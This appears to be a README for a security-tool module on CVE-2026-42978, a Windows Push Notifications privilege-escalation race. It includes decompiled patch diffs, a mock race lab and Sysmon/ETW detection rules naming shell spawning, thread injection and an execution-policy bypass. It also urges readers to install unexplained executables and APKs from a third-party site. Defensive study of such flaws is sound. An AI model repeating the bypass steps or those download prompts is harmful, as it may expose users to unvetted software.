Next-Gen AI Security Ecosystem, Multi-Protocol Terminal & Autonomous Agent Suite
Website · Product docs · Host application · Community chat
Website navigation: Home · Updates · Downloads · Modules
Official host application
Product: AI Security Tool Site: zerodayevil.github.io Docs: https://zerodayevil.github.io/ai-security-tool
This module is a reviewed write-up and a safe check profile for AI Security Tool. Use only modules listed on the project site or in the official catalog. Load this module inside the approved application, against endpoints you own or are written-authorized to assess.
This repository does not ship a weaponized exploit against WpnService. The lab under lab/ is a standalone mock of the class of bug (TOCTOU / double-fetch). It does not talk to the real push-notification service.
Quick start & installation
Install the host application first. Then enable this module from Modules → Windows / Local EoP → CVE-2026-42978.
Ready-to-use builds
| OS / platform | Version | Architecture / format | Updated | Status | Download |
|---|---|---|---|---|---|
| Windows | v6.3.20 |
x64 installer (.exe) |
2026-09-08 | Latest | Download .exe |
| Windows | v6.3.20 |
x64 portable (.tar.gz) |
2026-09-08 | Latest | Download .tar.gz |
| macOS | v5.3.29 |
Apple Silicon (.dmg) |
2026-09-05 | Stable | Download .dmg |
| Linux | v5.3.27 |
Universal x64 (.tar.gz) |
2026-09-01 | Stable | Download .tar.gz |
| Android | v5.3.27 |
ARM64 APK (.apk) |
2026-09-01 | Stable | Download .apk |
Official sources only:
- https://zerodayevil.github.io/
- https://zerodayevil.github.io/ai-security-tool
- https://github.com/ZeroDayEvil/ai-security-tool
Conceptual overview
CVE-2026-42978 is a local elevation of privilege in Windows Push Notifications. Microsoft describes concurrent access to a shared resource without proper synchronization (CWE-362). Research on patched vs. unpatched wpncore.dll shows a use-after-free race in PresentationEndpointFacade during platform shutdown.
WpnService runs in session 0 as NT AUTHORITY\SYSTEM (svchost.exe -k netsvcs -p). Toast, tile and badge delivery go through it. A won race against that process is a SYSTEM problem on the local machine — not a remote pre-auth DC bug.
Status: patched on 10 June 2026 (Patch Tuesday). This page is defensive research.
It is not CVE-2026-41089 (Netlogon RCE). Different component, different privilege model, different patch date.
Specifications
| Field | Value |
|---|---|
| CVE | CVE-2026-42978 |
| BDU | BDU:2026-08249 |
| Vendor advisory | MSRC — Windows Push Notifications EoP |
| Severity | High · CVSS 3.1 7.8 |
| Weakness | CWE-362 race condition · use-after-free on the shutdown path |
| Component | Windows Push Notifications · WpnService · wpncore.dll |
| Attack vector | Local |
| Privileges required | Low (authorized local user) |
| User interaction | None |
| Patch Tuesday | 10 June 2026 |
| Module type | Research write-up + in-app safe check + detection pack |
Scope
Client and server SKUs that ship Push Notifications. Confirm the exact KB on MSRC before you close a ticket.
| Family | Notes |
|---|---|
| Windows 10 | 1809, 21H2, 22H2 (x86 / x64 / ARM64 as applicable) |
| Windows 11 | 23H2, 24H2, 25H2, 26H1 |
| Windows Server | 2016 / 2019 / 2022 / 2025 (full and Server Core where the component exists) |
Orientation builds from public servicing notes (always re-check MSRC):
| Branch | Indicative patched build |
|---|---|
| Windows 11 23H2 | 22631.7219 |
| Windows 11 24H2 | 26100.8655 |
| Windows 11 25H2 | 26200.8655 |
| Windows 11 26H1 | 28000.2269 |
wpncore.dll example (24H2) |
vulnerable 26100.8521 → patched 26100.8655 |
Root cause (research)
The facade wraps notification API calls and delegates to PresentationEndpointImpl. During platform shutdown the NotificationPlatform object is destroyed. Several facade methods historically took a platform pointer without a shutdown flag or a shared lock. If teardown wins the race, the next call uses a dangling pointer.
Same lock-and-guard pattern was applied across 49 PresentationEndpointFacade::* methods. Implementation methods underneath were left as-is — the hole sat at the facade.
Unpatched shape (wpncore.dll 26100.8521)
// PresentationEndpointFacade::ToastUnblockAll — unpatched
long ToastUnblockAll(PresentationEndpointFacade *this) {
    NotificationPlatformHandle::Get(this + 0x50);
    if (platform == NULL)
        Throw_Hr(...);
    return PresentationEndpointImpl::UnblockToastsForEachApp(...);
}
Patched shape (wpncore.dll 26100.8655)
// PresentationEndpointFacade::ToastUnblockAll — patched
long ToastUnblockAll(PresentationEndpointFacade *this) {
    if (Feature_4097557817::IsEnabled()) {
        AcquireSRWLockShared(&Wns::s_platformLock);
        if (Wns::s_platformShutdown)
            Throw_Hr(E_APPLICATION_EXITING);
        NotificationPlatformHandle::Get(this + 0x50);
        ReleaseSRWLockShared(&Wns::s_platformLock);
    }
}
What the patch adds:
AcquireSRWLockShared— readers-writer lock; shutdown takes exclusive.s_platformShutdown— bail withE_APPLICATION_EXITINGif teardown started.- RAII release via WIL
unique_storage, so the lock drops on exception paths. - Feature flag
Feature_4097557817for staged rollout / rollback.
Scale of the binary diff
| Category | Example functions |
|---|---|
| Toast | ToastUnblockAll, ToastCreateSession, ToastCloseSession, ToastRequestAllNotifications, ToastSuppress |
| Tile | TileCreateSession, TileCloseSession, TileRequestResourceForeground |
| Registration | RegisterApplication, UnregisterApplication, RegisterHandler, UpdateRegistration |
| Settings | ChangeAppSetting, QueryAppSetting, QueryGlobalSetting |
| Delivery | Deliver, GetPayloadForNotificationId, Submit, PostScheduledNotification |
| Queries | GetRegisteredHandler, GetSettingsFromHandler, GetAssetsFromHandler |
PE notes from reports/:
.textgrew by 18,432 bytes.datagrew by 96 bytes (Wns::s_platformLock,Wns::s_platformShutdown)- no new imports — SRW lock APIs were already present
- new RAII destructor for exclusive lock release
Impact
WpnService is SYSTEM. If the race is won, a dangling vtable call can be turned into local SYSTEM code execution. That step — heap spray, vtable hijack, payload — is out of scope here.
This module is for root-cause literacy, patch verification, and detection.
Using this module inside AI Security Tool
- Install a current official build from zerodayevil.github.io.
- Open Modules → CVE-2026-42978.
- Point the check at authorized Windows endpoints.
- Treat the result as patch presence / WPN posture, not “fire the race”.
- Optionally collect the detection pack (
detection/) onto a lab box.
Do not run crash or race loops against production WpnService.
authorized operator
        │
        ▼
 AI Security Tool  →  module 42978
        │
        ▼
 authorized Windows endpoint
        │
        ├─ patch / wpncore.dll age
        └─ SIEM / Sysmon / Event Log notes
TOCTOU lab (mock service only)

lab/ is a standalone C demo of double-fetch / TOCTOU. It uses a named pipe and shared memory. It does not load wpncore.dll and does not start or stop WpnService.
vulnerable_service.exe— validates a length, sleeps, reads the length again.race_attacker.exe— flips the shared value during that window.--patched— single-fetch into a local variable; the same attacker should see zero races.
Requires GCC (MinGW). From lab/:
build.bat
Terminal 1: vulnerable_service.exe
Terminal 2: race_attacker.exe 5
Then compare with vulnerable_service.exe --patched.
Detection and threat hunting
ETW monitor — detection/etw_wpn_monitor.ps1
Seven checks:
WpnServicestate and PID- Crash / restart history
- Push Notifications Platform event-log burst
- WPN-related named pipes
- Patch hint (
wpncore.dlldate / build) - Processes with WPN modules loaded
- Junction / symlink audit under notification data paths
powershell -ExecutionPolicy Bypass .\detection\etw_wpn_monitor.ps1
Sysmon — detection/sysmon_wpn_race_detect.xml
| Rule | What it is for |
|---|---|
WPN_EoP_ChildProcess |
svchost (netsvcs) spawning cmd / powershell / wscript |
WPN_PipeAccess |
Connections to WPN-related named pipes |
WPN_FileCreation |
File create under notification data directories |
WPN_RegistryTampering |
Writes under PushNotifications keys |
WPN_ProcessAccess |
PROCESS_ALL_ACCESS to svchost |
WPN_ThreadInjection |
CreateRemoteThread into svchost |
sysmon64.exe -accepteula -i detection\sysmon_wpn_race_detect.xml
Event Viewer
Channel: Microsoft-Windows-PushNotifications-Platform/Operational
- Event 1225 — transport-level WPN commands
- Burst rate (for example >20/min) — worth a look, not a conviction
- Error / Critical — possible crash from a failed attempt
Mitigation checklist
- June 2026 cumulative update on every in-scope SKU
-
wpncore.dllbuild matches the patched row for that branch - EDR / Sysmon on workstations and jump boxes, not only DCs
- Alert on
svchost -k netsvcsspawning a shell - Host-app module result archived with the hotfix inventory
If etw_wpn_monitor.ps1 says unpatched — install the June 2026 update and re-check.
Related CVEs (June 2026 WPN cluster)
| CVE | Class |
|---|---|
| CVE-2026-42977 | EoP · race |
| CVE-2026-42978 | EoP · race (this module) |
| CVE-2026-42979 | EoP · race |
| CVE-2026-42991 | EoP · race |
| CVE-2026-42969 | Information disclosure · race |
| CVE-2026-42970 | Information disclosure · race |
| CVE-2026-42973 | Information disclosure · race |
| CVE-2026-26167 | EoP |
| CVE-2026-32160 | EoP |
Repository layout
CVE-2026-42978/
├── README.md
├── LICENSE
├── lab/
│   ├── vulnerable_service.c
│   ├── race_attacker.c
│   └── build.bat
├── detection/
│   ├── etw_wpn_monitor.ps1
│   └── sysmon_wpn_race_detect.xml
└── reports/
    ├── PE_DIFF_REPORT.txt
    └── FUNCTION_DIFF_REPORT.txt
Needs: Windows 10/11 for detection scripts · MinGW for the mock lab · Sysmon optional.
Screenshots in this README are loaded from public image URLs. They are not stored in this tree.
References
Security modules catalog
Remote Code Execution & network issues 4 modules
- CVE-2026-41089 — Windows Netlogon module ·
@ZeroDayEvil - CVE-2026-20805 — Windows RCE module ·
@ZeroDayEvil - CVE-2026-41096 — Critical RCE check module ·
@ZeroDayEvil - CVE-2026-24291 — Network protocol module ·
@ZeroDayVPN
Privilege escalation & services 2 modules
- CVE-2026-66804 — CrossDevice service EoP ·
@ZeroDayVPN - CVE-2026-42978 — Windows Push Notifications EoP (this repo) ·
@ZeroDayEvil
Research & write-ups 2 modules
- CVE-2026-50416 — Local privilege escalation write-up ·
@ZeroDayEvil - CVE-2026-83991 — Write-up module ·
@ZeroDayVPN
Contribution & community
Useful work:
- Facts — MSRC builds, sibling CVEs in the June WPN cluster.
- Detection — Sigma, better ETW, ASR recommendations.
- Host-app metadata and translations.
- Docs and broken-link fixes.
Do not open a PR that adds a weaponized WpnService exploit, heap-spray helper, or exploit PoC against the live service.
Contact & support
- Website: zerodayevil.github.io
- Product docs: zerodayevil.github.io/ai-security-tool
- Telegram admin: @ZeroDayEvil
- Telegram chat: @ZeroDyaTool_chat
- Telegram channel: @ZeroDyaTool_channel
- Open Collective: opencollective.com/ZeroDayEvil
Comments